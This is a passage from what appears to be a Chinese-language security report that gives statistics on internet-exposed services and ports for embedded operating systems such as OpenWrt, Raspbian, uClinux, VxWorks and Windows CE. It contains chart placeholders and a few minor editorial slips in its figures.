如图 2.37 和图 2.38 所示， OpenWrt 操作系统暴露最多的服务是 HTTPS 服务和 HTTP 服务。就 HTTPS 服务而言，全球暴露了 67255 个，国内暴露了 46988 个，数量级差距并不大。除了 HTTPS 服务以外，Telnet 服务、FTP 服务和 SSH 服务的暴露数量也非常多，在全球范围内 Telnet 服务和 SSH 服务的暴露数量均超过了 1 万个，在国内，OpenWrt 操作系统开放的 Telnet 服务、FTP 服务、SSH 服务的暴露数量均超过了 3000 个。

图 2.37 OpenWrt 暴露的服务数量（全球）





图 2.38 OpenWrt 暴露的服务数量（国内）



观点 19： OpenWrt 操作系统开启的 VPN 服务比较多。

如图 2.39 和图 2.40 所示，HTTPS 服务默认开放的 443 端口暴露数量最多，全球暴露总量达到 71339 个，国内暴露的 443 端口数量达到了 49308 个。比较特别的是，1723 端口的全球暴露数量达到了 7879 个，国内暴露数量达到了 5992 个。一般，1723 端口被默认配置为基于 PPTP 协议的 VPN 服务。这说明一部分搭载 OpenWrt 操作系统的设备被用来开启 VPN 服务。

图 2.39 OpenWrt 暴露的端口数量（全球）





图 2.40 OpenWrt 暴露的端口数量（国内）



2.3.3 Raspbian

Raspbian 一般会运行于一款名为“树莓派”的智能硬件之上。由于树莓派采用了基于 ARM Cortex-A7 的 4 核心的 CPU，RAM 达到了 1GB，性能比一般的物联网设备强劲，所以 Raspbian 操作系统与传统的嵌入式操作系统相比，会集成硬件调试、网络连接、数学计算等相关的软件包。难能可贵的是，该操作系统的安装流程得到了简化，这一点倍受电子工程师和其他爱好者的好评。

观点 20： Raspbian 操作系统被安装后，一般没有被及时关闭 SSH 服务，导致大量的 SSH 服务暴露。

如图 2.41 和图 2.42 所示，在近 27 万台搭载 Raspbian 操作系统的设备中，开启 SSH 服务和 HTTP 服务的数量分别达到了 18 万台和 19 万台。说明这些设备中，有 73.3% 被用来当作 HTTP 服务器，67.6% 被开启了 SSH 服务；SSH 服务开启的原因可能有两个，其一是 Raspbian 操作系统初次运行时，默认开启了 SSH 服务，其二是管理员为了方便登录管理控制台，启用 SSH 对设备进行配置管理。

图 2.41 Raspbian 暴露的服务数量（全球）





图 2.42 Raspbian 暴露的服务数量（国内）



观点 21： Raspbian 操作系统暴露的 VPN 服务比较多。

由图 2.43 和图 2.44 可以看出，不论是在看全球的端口分布还是看国内的端口分布，22 端口在所有开放的端口中的数量都是最多的。全球范围内，22 端口暴露数量达到了 162237 个，约占全球 OpenWrt 操作系统暴露总数的 60%。全国范围内，22 端口暴露数量达到 7859 个，约占全国 OpenWrt 操作系统暴露总量的 78%。由于 22 端口暴露的数量和 SSH 服务暴露的数量相差不大，因此，SSH 服务暴露数量多的两个原因中，前者的可能性最大。因为有安全意识或运维经验的管理员在开启 SSH 服务时，会提前把 SSH 服务配置在不常用端口上。

和 OpenWrt 操作系统一样，Raspbian 系统也开启了很多 PPTP 服务，全球范围内，Raspbian 操作系统暴露的 PPTP 服务的数量达到了 8466 个，国内暴露的 PPTP 服务的数量为 837 个。说明管理员在这些搭载 Raspbian 操作系统的树莓派或其他兼容硬件上架设了 VPN 服务。

图 2.43 Raspbian 暴露的端口数量（全球）





图 2.44 Raspbian 暴露的端口数量（国内）



2.3.4 uClinux

与 Linux 操作系统相比，uClinux 采用实时存储策略，使没有 MMU（内存管理单元）的微处理器也可以被移植上操作系统。目前 uClinux 操作系统已经被应用于路由器、机顶盒、视频监控等领域。

观点 22： 全球范围内暴露的 151761 个 uClinux 操作系统中，开启 SSDP 服务的至少有 149773 个，约占 99%。

如图 2.45 和图 2.46 所示，搭载 uClinux 操作系统的设备，开放的 SSDP 服务的数量最多。在全球范围内，SSDP 服务的暴露数量达到了 15 万个。在国内，SSDP 服务暴露的数量达到了 26052 个。其次是 HTTP 服务、TFTP 服务和 HTTPS 等服务。SSDP（Simple Service Discovery Protocol）服务是 UPnP 协议栈的基础，使用多播，在主机的 1900 端口运行 HTTP 服务，用于设备发现。

图 2.45 uClinux 暴露的服务数量（全球）





图 2.46 uClinux 暴露的服务数量 (国内)



由图 2.47 和图 2.48 所示，默认开启 SSDP 服务的 1900 端口暴露的数量最多，全球范围内，暴露了仅 15 万个，约占全球 uClinux 操作系统总量的 98%，全国范围内，暴露 25875 个，约占 97%。比较特别的是，69 端口暴露的数量，在全球范围内达到了 43887 个，排名第三。在国内，69 端口暴露数量达到了 7276 个，排名仅次于 1900 端口。一般 TFTP 服务会默认开启在 69 端口。结合端口和服务分布情况看，搭载 uClinux 的设备极有可能同时提供了设备发现的功能和文件传输的功能。

图 2.47 uClinux 暴露的端口数量 (全球)





图 2.48 uClinux 暴露的端口数量 (国内)



2.3.5 VxWorks

VxWorks 操作系统是美国 WindRiver 公司于 1983 年设计开发的一种嵌入式实时操作系统（RTOS），作为业界公认的具有高实时性内核的操作系统，它的应用领域甚广，如交换机和路由器这些处理大量流量的设备，航天领域各种精密控制设备等。

观点 23： VxWorks 操作系统暴露 WDB 调试服务的现象比较严重。

由图 2.49 和图 2.50 所示，未识别的服务和 HTTP 服务的总量达到了 44 万个，是全球暴露的 VxWorks 操作系统总量的 4 倍。所以，VxWorks 操作系统一般会开启多个端口，用于 HTTP、FTP、Telnet 等服务。

另外，WDB 调试服务暴露数量非常多，而且，全球 12120 台设备，其中国内 9100 台设备都抛出了“Error in Wind River System VxWorks debug service response”的 banner 信息。在互联网上，WDB 服务提供了远程调试 VxWorks 操作系统的能力，如果被攻击者通过 WDB 调试端口获取到操作系统的调试权限，会危害到系统安全。

图 2.49 VxWorks 暴露的服务数量（全球）





图 2.50 VxWorks 暴露的服务数量（国内）



由图 2.51 和图 2.52 所示，全球的 VxWorks 操作系统开启的 21、23、80 端口最多，均超过了 4 万个， 111 端口的暴露数量也达到 23896 个。在国内，VxWorks 操作系统暴露的 111 端口的数量最多，达到了 15952 个，其次为 21、23、80 等端口。

图 2.51 VxWorks 暴露的端口数量（全球）





图 2.52 VxWorks 暴露的端口数量（国内）



2.3.6 Windows CE

Windows CE 操作系统是微软专门针对高性能的嵌入式设备而设计，在 1996 年推出。Windows CE 操作系统部分开源，但是不免费，而且对硬件性能的要求比较高，常常需要 32 位以上的处理器来支持其运行。但是，Windows CE 操作系统的开发周期短，具备友好的图形界面。凭借这两个优势，该操作系统曾在嵌入式操作系统中占有一席之地，尤其是被富士康等大型工厂应用于机器人（焊接、镭射等大型制造型机器人）手持终端、RFID

读卡（食堂打卡、考勤打卡）等终端机器上。

图 2.53 搭载 Windows CE 操作系统的手持终端和考勤系统

搭载 Windows CE 操作系统的设备，一般是手持的控制、检测等类型的终端。这类设备往往更新较少，所以在最初产品设计时，许多应用都会直接暴露在互联网上。

观点 24： 全球暴露的 Windows CE 操作系统总量达到 12 万个，国内暴露总量较少，约 4500 个，约占 3.7%。

在 NTI 中，全球范围内暴露了 120396 个搭载 Windows CE 操作系统的设备，国内暴露的搭载 Windows CE 操作系统的设备为 4555 个。Windows CE 操作系统主要暴露在美国、德国、加拿大、中国等工业强国。

我们统计了 Windows CE 操作系统开放的端口和服务。接下来，本节将分别介绍 Windows CE 操作系统的端口、服务暴露情况。

由图 2.54 和图 2.55 可知，Windows CE 操作系统暴露最多的服务是 HTTP 服务。全球范围内，互联网上暴露的 12 万个 Windows CE 操作系统开放的 HTTP 服务超过了 18 万个，可以推测， Windows CE 操作系统一般会开启 HTTP 服务。FTP 服务也暴露了接近 1 万个，约占全球暴露总量的 8.2%。在国内，Windows CE 操作系统暴露的 HTTP 服务的数量达到了 5207 个。

图 2.54 Windows CE 操作系统服务暴露数量（全球）


